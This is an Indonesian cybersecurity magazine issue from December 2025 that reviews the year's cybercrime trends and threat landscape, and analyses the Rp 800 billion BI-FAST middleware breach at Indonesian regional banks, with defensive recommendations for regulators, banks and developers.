PUNGGAWA CYBERSECURITY VOLUME 6

MAGAZINE

Issue **Desember 2025**

SUMMARY SEVEN CVE-2025 VULNERABILITIES

KILAS BALIK CYBERSECURITY 2025

TOOLS CYBERSECURITY 2025

UNDERSTANDING THE RISE OF EDR/AV EVASION

CYBERSECURITY THREAT LANDSCAPE 2025

DARK WEB 2025

PUNGGAWA cybersecurity

Publisher Punggawa Cybersecurity **Website** www.punggawa.com

TENTANG KAMI

PUNGGAWA merupakan istilah dari kebudayaan Indonesia yang mengacu pada sosok pemimpin atau figur berwibawa yang terkenal akan kepemimpinannya, tanggung jawab, dan arahan dalam suatu komunitas. Istilah ini melambangkan dedikasi terhadap keunggulan kepemimpinan, praktik etik, atribut kekuatan, kearifan, dan kepercayaan, serta sikap pelindung terhadap mereka yang berada dalam lingkup pengawasannya.

Kami Merupakan PUNGGAWA

Tim PUNGGAWA didirikan pada tahun 2018 dan mulai memberikan layanan kepada pelanggan pada tahun 2019, dengan memulai dari layanan uji penetrasi. Kami telah berhasil merealisasikan dan menembus pasar keamanan siber di Indonesia. Dalam kemitraan dengan klien, kami menyediakan solusi dan layanan keamanan siber yang dirancang untuk meningkatkan postur keamanan secara komprehensif, menutup celah, dan memantau kerentanan secara berkelanjutan melalui operasi dan dukungan yang persisten dengan mengimplementasikan identifikasi, perlindungan, deteksi, respons, dan pemulihan.

- **VISI**

Menjadi Mitra Pilihan dalam Kemampuan Keamanan Siber sebagai Kontribusi Utama dalam Mewujudkan Dunia yang Lebih Aman bagi Transformasi Digital.


- **MISI**

MENCAPAI HASIL YANG SUKSES
Pada akhirnya, dedikasi kami terhadap proses dan kualitas sumber daya manusia akan menjadi pendorong utama dalam menghadirkan solusi yang memberikan hasil terbaik bagi klien kami.

BUDAYA PEMBELAJARAN DAN KESADARAN
Kami akan terus membangun budaya pembelajaran dan kesadaran di dalam tim kami guna meningkatkan kompetensi dan pemahaman yang lebih mendalam.

B**ERBAGI DAN BERKOLABORASI DENGAN KOMUNITAS**
Kami bekerja secara kolaboratif sebagai mitra dan tim, baik di dalam organisasi maupun dengan komunitas yang lebih luas.

NILAI INTI KAMI
Di PUNGGAWA, kami mengejar tujuan dan kesuksesan, dengan pemahaman bahwa satu akan membawa pada yang lain. Nilai inti kami membina budaya yang mendukung respons yang cepat dan berkualitas tinggi, sikap proaktif, pembelajaran dan kepemimpinan yang berkelanjutan, pemecahan masalah yang inovatif, dan kesatuan yang kokoh. Prinsip-prinsip ini memandu tim kami dalam menyediakan solusi keamanan siber yang maju dan dapat diandalkan, memastikan keamanan digital klien kami dengan profesionalisme dan kecemerlangan tertinggi. Kami menjalankan nilai-nilai kami dan mewujudkannya setiap hari melalui hubungan kami dengan karyawan, klien, mitra, dan keluarga.



CORE VALUE, QALBU

Quick and High Quality Response:
Dalam keamanan siber, respons yang cepat terhadap ancaman sangat krusial. Di PUNGGAWA, kami mengutamakan aksi cepat untuk mengidentifikasi dan meredakan ancaman siber, memastikan aset digital klien terlindungi secara efisien dan efektif. Respons berkualitas tinggi juga berarti memberikan solusi yang menyeluruh dan berpengetahuan luas terhadap tantangan keamanan siber yang kompleks.

Attitude is Everything:
Sikap positif dan proaktif sangat penting di PUNGGAWA. Ini melibatkan usaha untuk selalu mendahului ancaman potensial, antusiasme untuk belajar tentang tren keamanan baru, dan memelihara ketahanan mental menghadapi ancaman siber yang terus berkembang. Sikap yang berorientasi pada peningkatan berkelanjutan esensial dalam beradaptasi dengan dinamika keamanan siber.

Listen, Learn, Lead & Succeed:
Nilai ini menekankan pentingnya pembelajaran berkelanjutan dalam bidang keamanan siber. Dengan mendengarkan secara aktif kebutuhan klien dan perkembangan industri, tim PUNGGAWA tetap terdepan dan terinformasi. Pembelajaran ini berujung pada kepemimpinan di bidangnya, pengembangan solusi inovatif, dan kesuksesan dalam melindungi klien dari ancaman siber.

Be a Problem Solver:
Keamanan siber seringkali tentang menyelesaikan teka-teki yang kompleks yang dihadirkan oleh ancaman siber. Di PUNGGAWA, kami menekankan pentingnya pendekatan yang berorientasi pada solusi, baik itu dalam mengatasi serangan siber yang rumit, menavigasi kerentanan jaringan yang kompleks, atau menemukan solusi kreatif untuk tantangan keamanan baru.

Unity is Our Strenght
Kami memahami tantangan kewirausahaan dan mengetahui bahwa keamanan siber memerlukan kerja sama tim dan kolaborasi, baik di dalam organisasi maupun dengan klien, mitra, dan komunitas keamanan siber yang lebih luas. Kesatuan dalam tujuan dan aksi menjamin pertahanan yang lebih kuat terhadap ancaman siber dan postur keamanan yang lebih tangguh.

PUNGGAWA cybersecurity

DARI DEWAN REDAKSI

Salam hangat para pembaca setia Punggawa Cybersecurity Magazine,

Selamat datang di Punggawa Cybersecurity Magazine Volume 6, edisi khusus yang mengajak kita merefleksikan perjalanan keamanan siber sepanjang tahun 2025 sebuah periode ketika kejahatan siber berevolusi dari sekadar aktivitas kriminal menjadi mesin ekonomi global yang terorganisir, terotomasi, dan berorientasi keuntungan.

Tahun ini menunjukkan bahwa ancaman siber tidak lagi berdiri sebagai insiden terpisah, melainkan sebagai bagian dari ekosistem bisnis gelap yang matang. Melalui rubrik Kilas Balik Cybersecurity 2025, kami mengulas bagaimana aktor ancaman memanfaatkan transformasi digital, kompleksitas sistem, dan ketergantungan teknologi untuk membangun serangan yang lebih sistematis dan berdampak luas.

Salah satu sorotan utama edisi ini adalah anatomi kebocoran senilai Rp 800 miliar akibat peretasan pada lapisan middleware perbankan Indonesia. Kasus ini menegaskan bahwa kelemahan pada komponen yang sering dianggap “pendukung” justru dapat menjadi titik kritis yang mengguncang stabilitas organisasi dan kepercayaan publik.

Volume 6 juga membahas meningkatnya kompleksitas teknis serangan modern, mulai dari kerentanan kritis CVE-2025-55182 (React2Shell) yang memungkinkan unauthenticated RCE, hingga fenomena EDR dan antivirus evasion yang memperlihatkan realitas endpoint blind spots dalam praktik pertahanan siber saat ini.

Di sisi defensif, kami mengangkat pentingnya cyber resilience sebagai fungsi operasional berkelanjutan melalui pembahasan Punggawa Cyber Resilience Center, disertai analisis lanskap ancaman 2025, tujuh CVE yang perlu diwaspadai, evolusi ransomware berbasis AI, dinamika dark web, serta pengenalan Tools Dursnet sebagai platform manajemen kerentanan berbasis kecerdasan buatan.

Akhir kata, kami berharap Punggawa Cybersecurity Magazine Volume 6 dapat menjadi referensi strategis bagi para profesional keamanan, pemimpin organisasi, dan pengambil kebijakan untuk memahami bahwa di era saat ini, ketahanan siber bukan lagi pilihan melainkan kebutuhan fundamental agar organisasi tetap dapat beroperasi di tengah ancaman yang terus berkembang.

Selamat Membaca.

TABLE OF CONTENT

PUNGGAWA MAGAZINE

PUNGGAWA cybersecurity

PUNGGAWA MAGAZINE

VOLUME 6

PUNGGAWA cybersecurity

EDITOR-IN-CHIEF **OM FADHIL**

MANAGING EDITOR **KANG ALI**

OUR CONTRIBUTORS

MAS ADE

AA FARHAN

PAMAN ABDI

PAKDE IWAN

KANG ALI

OM FADHIL

WEBSITE

WWW.PUNGGAWA.COM

KILAS BALIK CYBERSECURITY 2025

KETIKA KEJAHATAN SIBER MENJADI MESIN EKONOMI GLOBAL

Sepanjang 2025, dunia digital tidak runtuh. Tidak ada “kiamat siber” seperti yang kerap diramalkan dalam dekade sebelumnya. Namun justru di situlah letak masalahnya.

Ancaman siber tidak datang sebagai satu peristiwa besar yang menghentikan segalanya, melainkan sebagai **arus konstan kerugian, kebocoran, dan pemerasan** yang perlahan tetapi pasti menggerus ekonomi global. Tahun ini, untuk pertama kalinya, dampak ekonomi kejahatan siber mencapai skala yang sulit dibantah bahkan oleh kalangan non-teknis: **US$ 10,5 triliun dalam satu tahun.**

Angka ini bukan sekadar statistik. Ia setara dengan hilangnya nilai ekonomi tahunan sebuah negara adidaya. Ia adalah biaya tak terlihat yang dibayar oleh perusahaan, pemerintah, dan masyarakat akibat dunia yang semakin bergantung pada sistem digital—tanpa diimbangi keamanan yang setara.

BY PAKDE IWAN

PUNGGAWA cybersecurity

CYBERCRIME SEBAGAI KEKUATAN EKONOMI

Dalam Cybersecurity Almanac 2025, kejahatan siber diposisikan bukan sebagai fenomena kriminal semata, melainkan sebagai entitas ekonomi global. Dengan nilai US$ 10,5 triliun, cybercrime secara hipotetis akan menempati peringkat ketiga ekonomi terbesar dunia.

Perbandingan ini penting karena mengubah cara kita memandang masalah.
Cybercrime bukan lagi external threat. Ia telah menjadi bagian dari sistem ekonomi global, bergerak mengikuti logika pasar: risiko rendah, margin tinggi, dan skalabilitas tanpa batas geografis.

Berbeda dengan kejahatan konvensional, pelaku kejahatan siber:

- tidak membutuhkan infrastruktur fisik besar
- dapat beroperasi lintas negara
- memanfaatkan ketimpangan regulasi global
- dan memonetisasi hampir setiap aspek kehidupan digital

Selama insentif ekonomi ini tetap ada, pertumbuhan **kejahatan siber** akan terus mengikuti kurva yang sama dengan pertumbuhan ekonomi digital.

Global Cybercrime Damage Costs

$10.5 Trillion

Pada tahun 2025, kejahatan siber diprediksi akan merugikan dunia sebesar **$10,5 triliun** setiap tahunnya. Ini merupakan transfer kekayaan ekonomi terbesar dalam sejarah, jauh lebih besar daripada kerusakan yang ditimbulkan oleh bencana alam dalam setahun (cybersecurityventures.com).

Laju Pertumbuhan yang Konsisten dan Mengkhawatirkan

Sejak 2015, biaya global akibat **cybercrime** meningkat rata-rata 15% setiap tahun. Dalam sepuluh tahun, kerugian tahunan melonjak lebih dari tiga kali lipat.
Yang membuat tren ini berbahaya bukan hanya besarnya angka, melainkan konsistensinya. Tidak ada indikasi perlambatan struktural. Bahkan ketika organisasi menghabiskan lebih banyak anggaran untuk keamanan, kerugian tetap meningkat.
Proyeksi jangka panjang menunjukkan bahwa jika pendekatan keamanan tidak berubah secara fundamental, biaya tahunan cybercrime dapat melampaui US$ 12 triliun sebelum 2031.
Ini menempatkan cybersecurity sejajar dengan isu makro lain seperti stabilitas keuangan, ketahanan energi, dan perubahan iklim—semuanya memiliki dampak sistemik lintas sektor.

Biaya Satu Insiden: Mahal, Kompleks, dan Berkepanjangan

Di tingkat organisasi, dampak tren ini paling nyata terlihat dari rata-rata biaya satu insiden data breach yang pada 2025 mencapai sekitar **US$ 4,44 juta**. Namun angka ini sering menyesatkan jika dipahami secara sempit, karena tidak hanya mencakup pemulihan sistem atau denda regulator, tetapi juga **gangguan operasional** yang memengaruhi pendapatan, **hilangnya kepercayaan pelanggan**, biaya hukum dan kepatuhan, kenaikan premi asuransi siber, **serta tekanan reputasi jangka panjang**.

Dalam banyak kasus, dampak terbesar baru terasa berbulan-bulan setelah insiden, ketika organisasi menghadapi audit lanjutan, renegosiasi kontrak, atau penurunan valuasi.
Cybersecurity, pada titik ini, telah menjadi risiko keuangan laten yang harus dikelola setara dengan risiko pasar dan risiko operasional.

UKM: Tulang Punggung Ekonomi, Titik Lemah Keamanan

Salah satu ironi terbesar 2025 adalah kenyataan bahwa **usaha kecil dan menengah** tulang punggung ekonomi digital justru menjadi korban utama **kejahatan siber**.
Sekitar setengah dari seluruh serangan siber global menargetkan UKM. Alasannya bukan karena mereka tidak penting, tetapi karena mereka cukup penting untuk ditekan, namun tidak cukup siap untuk bertahan.
Banyak UKM menyimpan:

- data pelanggan bernilai tinggi
- akses ke rantai pasok perusahaan besar
- sistem yang terhubung ke ekosistem digital luas

Namun, mereka sering kali mengandalkan pendekatan keamanan minimal: antivirus dasar, firewall standar, dan kesadaran keamanan yang terbatas.
Konsekuensinya ekstrem. Statistik yang terus dikutip menunjukkan bahwa **sekitar 60% UKM** yang mengalami serangan serius tidak bertahan lebih dari enam bulan. Bagi mereka, **cybersecurity** bukan sekadar isu teknis—ia adalah isu kelangsungan hidup.

Ledakan Data dan Ilusi Kontrol

Pada 2025, dunia melampaui **200 zettabyte** data yang tersimpan dan diproses secara global. Separuhnya berada di lingkungan cloud, tersebar di pusat data lintas negara, platform **SaaS**, dan layanan pihak ketiga.
Ironisnya, semakin mudah data diakses dan dipindahkan, semakin besar pula ilusi kontrol yang dimiliki organisasi. Banyak perusahaan merasa “aman” karena data mereka berada di **cloud**, tanpa sepenuhnya memahami:

- kompleksitas model tanggung jawab bersama
- ketergantungan pada konfigurasi
- risiko identitas dan akses
- serta implikasi integrasi API

Setiap lapisan kemudahan menambah satu lapisan risiko. Dan pada skala **zettabyte**, kesalahan kecil bisa berdampak sistemik.

Ransomware: Dari Serangan ke Industri

Pada 2025, ransomware bukan lagi kejahatan sporadis, melainkan industri ilegal yang terstruktur, dengan hampir **44% insiden pelanggaran** data melibatkan ransomware atau pemerasan digital jangka yang bahkan lebih tinggi pada UKM akibat keterbatasan pertahanan. Kelompok ransomware modern beroperasi layaknya organisasi profesional melalui model afiliasi, pembagian hasil, dukungan teknis, dan strategi komunikasi korban yang matang, memahami **psikologi, tekanan bisnis, serta batas toleransi operasional**. Tujuan mereka bukan merusak sistem, melainkan memaksimalkan pembayaran, dan proyeksi jangka panjang menunjukkan **biaya global ransomware** berpotensi mencapai ratusan miliar dolar per tahun, menjadikannya salah satu pilar utama ekonomi **cybercrime**.

Cryptocrime dan Harga Inovasi

Ekosistem kripto dan Web3 membawa janji desentralisasi dan efisiensi. Namun 2025 menunjukkan bahwa inovasi finansial tanpa fondasi keamanan yang matang menciptakan peluang baru bagi pelaku kejahatan.
Kerugian akibat cryptocrime diperkirakan mencapai US$ 30 miliar tahun ini. Peretasan bursa, pencurian aset digital, dan skema penipuan skala besar memperlihatkan bahwa masalah utama bukan pada teknologi inti, melainkan pada:

- tata kelola
- implementasi
- dan faktor manusia

Bagi banyak organisasi, eksperimen teknologi baru menjadi pelajaran mahal tentang pentingnya security by design.

> **"CYBERCRIME IS THE SINGLE BIGGEST THREAT TO EVERY COMPANY ON EARTH."**
>
> GINNI ROMETTY (FORMER IBM CEO)

Artificial Intelligence sebagai Akselerator

Kecerdasan buatan menjadi faktor pembeda utama 2025. Di sisi pertahanan, AI membantu:

- mempercepat deteksi
- mengurangi dwell time
- meningkatkan visibilitas ancaman

Namun AI juga menjadi alat akselerasi serangan. Phishing menjadi lebih personal, rekayasa sosial lebih meyakinkan, dan eksploitasi lebih cepat.
Hasil akhirnya bukan kemenangan satu pihak, melainkan eskalasi kecepatan konflik digital. Organisasi yang tertinggal bukan karena tidak punya teknologi, tetapi karena tidak mampu mengintegrasikan teknologi tersebut ke dalam proses dan budaya.

2025 sebagai Titik Balik Strategis

Kilas balik 2025 memperlihatkan satu hal dengan jelas: keamanan siber adalah fondasi ekonomi digital, bukan lapisan tambahan.
Bagi IT professional, ini adalah panggilan untuk membangun sistem yang tidak hanya aman, tetapi resilien.
Bagi eksekutif dan dewan direksi, ini adalah pengingat bahwa keputusan bisnis kini selalu memiliki dimensi keamanan.
Cybercrime tumbuh karena dunia digital tumbuh. Tantangannya bukan menghentikan pertumbuhan, melainkan memastikan bahwa keamanan berkembang dengan kecepatan yang sama.
Dan 2025 akan dikenang sebagai tahun ketika ketertinggalan itu menjadi terlalu mahal untuk diabaikan.

Referensi :

Cybersecurity Almanac 2025 (Cybersecurity Ventures)
https://cybersecurityventures.com/cybersecurity-almanac-2025/

CYBERSECURITY THREAT LANDSCAPE 2025

KETIKA KEPERCAYAAN MENJADI CELAH PALING MEMATIKAN

BY **OM FADHIL**

Jika satu pola dapat merangkum dinamika keamanan siber tahun 2025, pola itu adalah **“eksploitasi kepercayaan”**. Ketika organisasi sibuk membangun lapisan pertahanan teknis yang semakin rumit, penyerang kembali pada vektor yang paling sulit dipecahkan: asumsi manusia, dependensi vendor, dan alat yang dianggap “resmi”. Data dari Q1 sampai Q3 2025 menegaskan bahwa ancaman kini lebih bersifat psikologis, struktural, dan strategis, bukan lagi semata-mata teknis.

Ransomware: Industrialisasi yang Menggerus Manufaktur

Ransomware telah berevolusi menjadi industri tersendiri. Laporan gabungan Kaspersky dan VDC Research memproyeksikan potensi kerugian manufaktur global mencapai **US$18 miliar** hanya dalam **tiga kuartal pertama 2025**.

Data ini bukan angka “shock value”; kerugian tersebut terutama berasal dari downtime pada lini produksi OT/ICS, keterlambatan suplai material, dan kerusakan integritas data pabrik. Acronis menambahkan bahwa jumlah korban ransomware meningkat hampir **70% pada paruh pertama 2025**, menandai berlanjutnya eskalasi yang telah dimulai dua tahun sebelumnya.

Model Ransomware-as-a-Service (RaaS) memungkinkan **pelaku dengan kemampuan teknis minim** melancarkan serangan.

Kombinasi double-extortion dan kompromi supply-chain menjadikan ransomware bukan lagi sekadar malware pengunci file, melainkan mesin pemerasan data berskala industri.

Rekayasa Sosial Bertenaga AI: Runtuhnya "Human Firewall"

Serangan rekayasa sosial tahun ini mencapai tingkat keakuratan yang belum pernah terlihat sebelumnya. Konten phishing yang ditenagai AI generatif mampu meniru gaya komunikasi internal organisasi — lengkap dengan ritme bahasa, pola tanda baca, dan struktur kalimat yang menyerupai rekan kerja.

Medcom.id melaporkan **lonjakan 126% serangan ransomware Q1 2025**, sebagian besar berakar dari kredensial dicuri melalui social engineering dan konten yang tampak sangat meyakinkan.

Serangan kini bukan hanya email. Banyak organisasi Indonesia dan global melaporkan penyalahgunaan WhatsApp bisnis, deepfake voice ("CEO voice fraud"), serta manipulasi dokumen yang dibuat AI.

Logikanya sederhana: **penyerang tidak perlu membobol firewall jika mereka bisa login dengan kredensial sah.**

Supply-Chain Backdoor: Krisis Baru dalam Ekosistem Keamanan

Oktober 2025 mencatat **kenaikan 32% insiden supply-chain,** menurut Cyble. Namun satu kasus yang paling mengguncang industri tahun ini datang dari ekosistem open-source: backdoor XZ Utils, sebuah komponen yang umum dipakai di berbagai distribusi Linux.

Kasus XZ menunjukkan bahwa kepercayaan terhadap komunitas open-source bukan jaminan keamanan. Dengan menyusupi satu pustaka yang diintegrasikan ke ribuan sistem, penyerang nyaris menyisakan "pintu belakang global". Kasus ini menegaskan bahwa risiko terbesar bukan pada vendor kecil, justru pada dependensi yang paling banyak digunakan.

Living-off-the-Land (LotL) adalah teknik serangan yang **menyalahgunakan tool bawaan sistem yang sah** (misalnya PowerShell, SSH, cloud CLI) untuk menjalankan aksi berbahaya tanpa malware baru, sehingga **terlihat seperti aktivitas admin normal;** kekuatannya terletak pada **abuse of trust terhadap credential dan privilege**, yang membuat deteksi berbasis signature tidak efektif dan memaksa defender fokus pada deteksi perilaku dan konteks, bukan sekadar alat yang digunakan.

Living off the Land: Serangan Tanpa Malware Semakin Dominan

Penyerang 2025 semakin jarang memasang file berbahaya. Alih-alih, mereka memanfaatkan alat bawaan sistem operasi seperti PowerShell, WMI, Bash, systemctl, atau ssh-agent untuk bergerak lateral tanpa memunculkan tanda-tanda mencolok.

Bitdefender mencatat 84% serangan canggih tahun ini menggunakan teknik Living-off-the-Land (LotL).

Teknik ini berbahaya karena melemahkan asumsi dasar banyak organisasi: "kalau tidak ada malware, berarti aman". LotL membalik logika itu. Deteksi kini harus bergeser ke pola perilaku, bukan signature.

Strategic Imperative: Ubah Paradigma dalam Melihat Keamanan

Lima prioritas baru untuk para leader security:

1. Deteksi Berbasis Perilaku
Fokus kejar anomali, bukan hanya malware.

2. Zero Trust & Continuous Verification
Audit akses, kontrak vendor, dan integritas software secara berkala.

3. Cyber Resillience
Backup immutable dan rencana Disaster Recovery yang diuji rutin, bukan sekadar disimpan.

4. Patch Management Berbasis Risiko
Fokus pada celah yang sedang aktif dieksploitasi, bukan daftar panjang vulnerability.

5. Menghadapi AI dengan AI
Pemakaian sistem anti-phishing berbasis model bahasa, pemantauan perilaku, dan automated response.

Kesimpulan

Tahun 2025 menandai titik balik: **keamanan tidak lagi tentang teknologi saja, melainkan tentang ekosistem kepercayaan yang kompleks.** Penyerang bergerak pada ruang-ruang yang selama ini dianggap aman, seperti alur proses, pola bahasa, dependensi software, dan alat administrasi bawaan.
Organisasi yang bertahan adalah mereka yang memahami bahwa **ancaman paling berbahaya bukan yang paling bising, tetapi yang paling dipercaya.**

Referensi :

https://www.kaspersky.com/about/press-releases/kaspersky-and-vdc-research-reveal-over-18b-in-potential-losses-from-ransomware-attacks-on-the-global-manufacturing-industry-in-2025
https://www.acronis.com/en/blog/posts/acronis-cyberthreats-report-h1-2025-some-good-news-and-a-lot-of-bad-news/
https://thehackernews.com/expert-insights/2025/05/living-off-land-what-we-learned-from.html

KEBOCORAN RP 800 MILIAR

ANATOMI PERETASAN MIDDLEWARE YANG MENGGUNCANG PERBANKAN INDONESIA

BY **AA FARHAN**

Bayangkan uang sebesar Rp 800 miliar setara dengan anggaran pembangunan ratusan sekolah atau rumah sakit menghilang dari sistem perbankan tanpa jejak yang terdeteksi segera. Bukan lewat skimming ATM, bukan pula melalui phishing email. Ini adalah peretasan tingkat lanjut yang memanfaatkan celah pada infrastruktur digital terpenting dalam ekosistem perbankan Indonesia: sistem BI-FAST.

Yang lebih mengkhawatirkan? Kasus ini hampir tidak terungkap ke publik, dan pemeriksaan sudah masuk tahap pemberkasan ke Kejaksaan Agung sebelum akhirnya bocor dari sumber internal Bareskrim pada akhir September 2025.

PEMBOBOLAN DIAM-DIAM YANG HAMPIR TERLUPAKAN

Kronologi Serangan: Juni 2024 – Maret 2025

Investigasi mendalam dari berita Tempo mengungkap fakta mengejutkan: delapan bank menjadi korban pembobolan dengan modus sama, yaitu mengecoh sistem transfer BI-FAST, dengan periode peretasan Juni 2024 hingga Maret 2025. Korban utamanya adalah bank pembangunan daerah (BPD) kelas menengah-bawah yang umumnya memiliki sistem keamanan lebih terbatas dibandingkan bank nasional besar.

Kasus Bank Jatim: Serangan Pertama

Pada 22 Juni 2024, Bank Jatim menderita kerugian Rp 119,9 miliar yang terungkap setelah rekonsiliasi data transaksi BI-FAST menemukan 483 transaksi tidak wajar. Kasus ini menjadi yang paling awal namun minim publikasi media massa.

Kasus Bank Jakarta: Yang Paling Mencuat

Serangan paling dramatis terjadi pada 29 Maret 2025, sehari sebelum Idul Fitri. Peretas menyerang sistem pembayaran Bank Jakarta—dulu bernama Bank DKI melalui BI-FAST, mengakibatkan transaksi anomali pada giro Bank Jakarta di BNI yang digunakan sebagai rekening settlement layanan BI-FAST. Total kerugian mencapai Rp 228,1 miliar.

Yang mencengangkan adalah reaksi bank. Bagian monitoring Bank Jakarta menyadari penurunan saldo BI-FAST secara drastis pada pukul 11.00-11.20 WIB, dan baru mengaktifkan panic button pada pukul 11.36. Delapan menit yang sangat mahal.

Modus Operandi: Middleware Attack yang Canggih

Ini bukan peretasan biasa. Para pelaku tidak menyerang rekening nasabah secara langsung, melainkan mengeksploitasi lapisan middleware—perangkat lunak yang menjembatani sistem internal bank (core banking) dengan gateway BI-FAST Bank Indonesia.

Cara Kerja Serangan

1. Target Strategis: Middleware Pihak Ketiga Bank-bank daerah biasanya tidak memiliki sistem yang terhubung langsung ke BI-FAST, melainkan menggunakan middleware sebagai perantara untuk menghubungkan berbagai sistem. Di sinilah celah keamanan dieksploitasi.

2. Bypass Core Banking System Transaksi dilakukan melalui middleware tanpa tercatat di sistem core banking bank. Bank menyadari penurunan saldo karena tidak ada log sistem dan pendebetan pada core banking mereka, namun pihak penyedia infrastruktur (Artajasa) menginformasikan adanya perintah kredit transfer dari bank tersebut.

3. Mengecoh Sistem BI-FAST Para peretas berhasil memanipulasi sistem sehingga transaksi berjalan dan dana keluar, namun tidak terdeteksi sebagai anomali oleh sistem fraud detection bank. Bank baru menyadari kehilangan dana setelah menerima notifikasi dari Bank Indonesia.

4. Smurfing Untuk menghindari deteksi dini, peretas memecah total dana Rp 800 miliar menjadi ribuan transaksi kecil yang tersebar dalam periode sembilan bulan.

KELEMAHAN SISTEMIK YANG TEREKSPOS

1. Security: Celah di Middleware Pihak Ketiga

Tidak semua bank memiliki kemampuan finansial untuk membangun koneksi langsung ke BI-FAST dengan sistem keamanan canggih. Bank-bank daerah bergantung pada middleware pihak ketiga yang ternyata memiliki kerentanan serius.

2. Maintainability: Sulitnya Audit Real-time

Transaksi terjadi tanpa log sistem yang tercatat di core banking, membuat audit menjadi sangat sulit. Bank baru menyadari masalah setelah terjadi penurunan saldo yang signifikan.

Status Penyelidikan: Para Pembuat Rekening Tertangkap, Peretas Masih Bebas

Ironi dari kasus ini adalah yang tertangkap justru "ikan teri" dalam jaringan kejahatan ini. Bareskrim telah menetapkan enam tersangka dalam kasus Bank Jakarta, namun mereka hanya pembuat rekening penampung dan akun kripto.
Salah seorang tersangka Bank Jatim bahkan hanya seorang pengemudi ojek online—menunjukkan bahwa pelaku lokal hanya menjadi muka untuk operasi yang jauh lebih besar.

Jejak Internasional

Berdasarkan penelusuran dari berita Tempo, ada indikasi otak di balik peretasan ini adalah APT41, kelompok peretas internasional berbasis di China, yang pernah membobol dana bantuan Covid-19 di Amerika Serikat. Jejaknya:

1. Cara kerja sangat mirip. Pola pencucian uangnya melalui kripto dengan rantai transfer yang cepat
2. Ada temuan aliran dana lari ke China, Hong Kong, dan Taiwan, serta pelibatan warga Taiwan sebagai perantara.

Kerugian Finansial dan Reputasi

Kerugian Rp 800 miliar hanyalah puncak gunung es. Ada biaya-biaya lain yang harus ditanggung:

- Investigasi dan audit sistem
- Upgrade infrastruktur keamanan
- Potensi denda regulasi dari OJK
- Kehilangan kepercayaan nasabah dan investor
- Penurunan nilai saham (khususnya untuk BPD yang sudah go public)

DAMPAK DAN PEMBELAJARAN

Celah Regulasi

Bank wajib memiliki sistem kontrol internal berupa strategi anti-fraud sesuai Peraturan OJK No. 12/2024, namun tidak setiap bank memiliki kapasitas untuk mengimplementasikan sistem keamanan yang canggih karena investasi yang dibutuhkan signifikan.

Peran Ganda Bank Indonesia

Perlu ada badan independen untuk menilai keandalan sistem BI-FAST, mengingat bank sentral memainkan peran ganda: supervisor sekaligus operator sistem pembayaran.

Peran Ganda Bank Indonesia

Perlu ada badan independen untuk menilai keandalan sistem BI-FAST, mengingat bank sentral memainkan peran ganda: supervisor sekaligus operator sistem pembayaran.

REKOMENDASI: APA YANG HARUS DILAKUKAN?

Untuk Regulator (Bank Indonesia & OJK)

- Audit Menyeluruh: Lakukan pemeriksaan segera terhadap semua bank peserta BI-FAST, khususnya BPD yang menggunakan middleware pihak ketiga
- Standarisasi Keamanan: Tetapkan standar keamanan minimum yang wajib dipenuhi oleh penyedia middleware
- Real-time Monitoring: Tingkatkan sistem deteksi anomali di level infrastruktur BI-FAST
- Transparansi: Wajibkan pelaporan insiden keamanan ke publik untuk meningkatkan kesadaran

Untuk Perbankan

- Investasi Keamanan: Prioritaskan anggaran untuk sistem keamanan digital, bukan sekadar kepatuhan regulasi
- End-to-End Logging: Pastikan setiap transaksi tercatat lengkap di semua layer sistem
- Rate Limiting: Implementasikan pembatasan transaksi untuk mendeteksi pola tidak wajar
- Response Protocol: Perbaiki prosedur respons insiden—delapan menit adalah terlalu lama

Untuk Masyarakat

- Waspadai transaksi tidak wajar di rekening
- Aktifkan notifikasi transaksi real-time
- Laporkan segera jika menemukan transaksi mencurigakan
- Jangan panik—sesuai regulasi OJK, bank wajib bertanggung jawab mengganti kerugian nasabah jika terbukti kesalahan ada pada sistem bank, bukan kelalaian nasabah.

18

REKOMENDASI: APA YANG HARUS DILAKUKAN?

Untuk Developer dan Tim IT

Serangan terhadap infrastruktur perbankan menuntut penguatan keamanan middleware BI-FAST melalui sembilan pilar teknis utama berikut:

- **Zero Trust & API Authentication**

Gunakan OAuth 2.0/OpenID Connect dengan JWT berumur pendek, mTLS antar-layanan, serta request signing (HMAC-SHA256) untuk menjamin autentikasi dan integritas data.

- **API Gateway Hardening**

Terapkan enforcement TLS, rate limiting ketat, dan validasi skema request di gateway sebagai lapisan pertahanan pertama.

- **Structured Logging & Anomaly Detection**

Implementasikan logging terstruktur (JSON) dan monitoring real-time berbasis deteksi anomali untuk mengidentifikasi pola transaksi mencurigakan.

- **Resilience dengan Circuit Breaker**

Gunakan circuit breaker untuk memutus sementara layanan bermasalah dan mencegah eskalasi kegagalan atau serangan.

- **Transaction Integrity & Idempotency**

Cegah replay dan duplikasi transaksi dengan idempotency key dan validasi unique identifier di sisi database.

- **Secret Management**

Simpan kredensial di secret manager terpusat, lakukan rotasi kunci otomatis, dan hilangkan hardcoded secrets dari source code.

- **Web Application Firewall (WAF)**

Optimalkan rule WAF untuk memblokir SQL Injection, XSS, dan serangan bot otomatis pada endpoint kritikal.

- **DevSecOps Berkelanjutan**

Integrasikan pemindaian kerentanan otomatis di CI/CD serta lakukan penetration testing berkala internal dan eksternal.

- **Incident Response Automation**

Siapkan playbook respons insiden otomatis dengan target mitigasi <15 menit dan pemblokiran akses otomatis saat ambang risiko terlampaui.

Kesimpulan: Harga Mahal dari Kelemahan Sistem

Kasus peretasan Rp 800 miliar ini adalah peringatan keras bahwa digitalisasi perbankan harus diimbangi dengan investasi keamanan yang memadai. BI memperkirakan volume transaksi ekonomi dan keuangan digital mencapai 147,3 miliar transaksi pada 2030, meningkat empat kali lipat dibandingkan 2024.

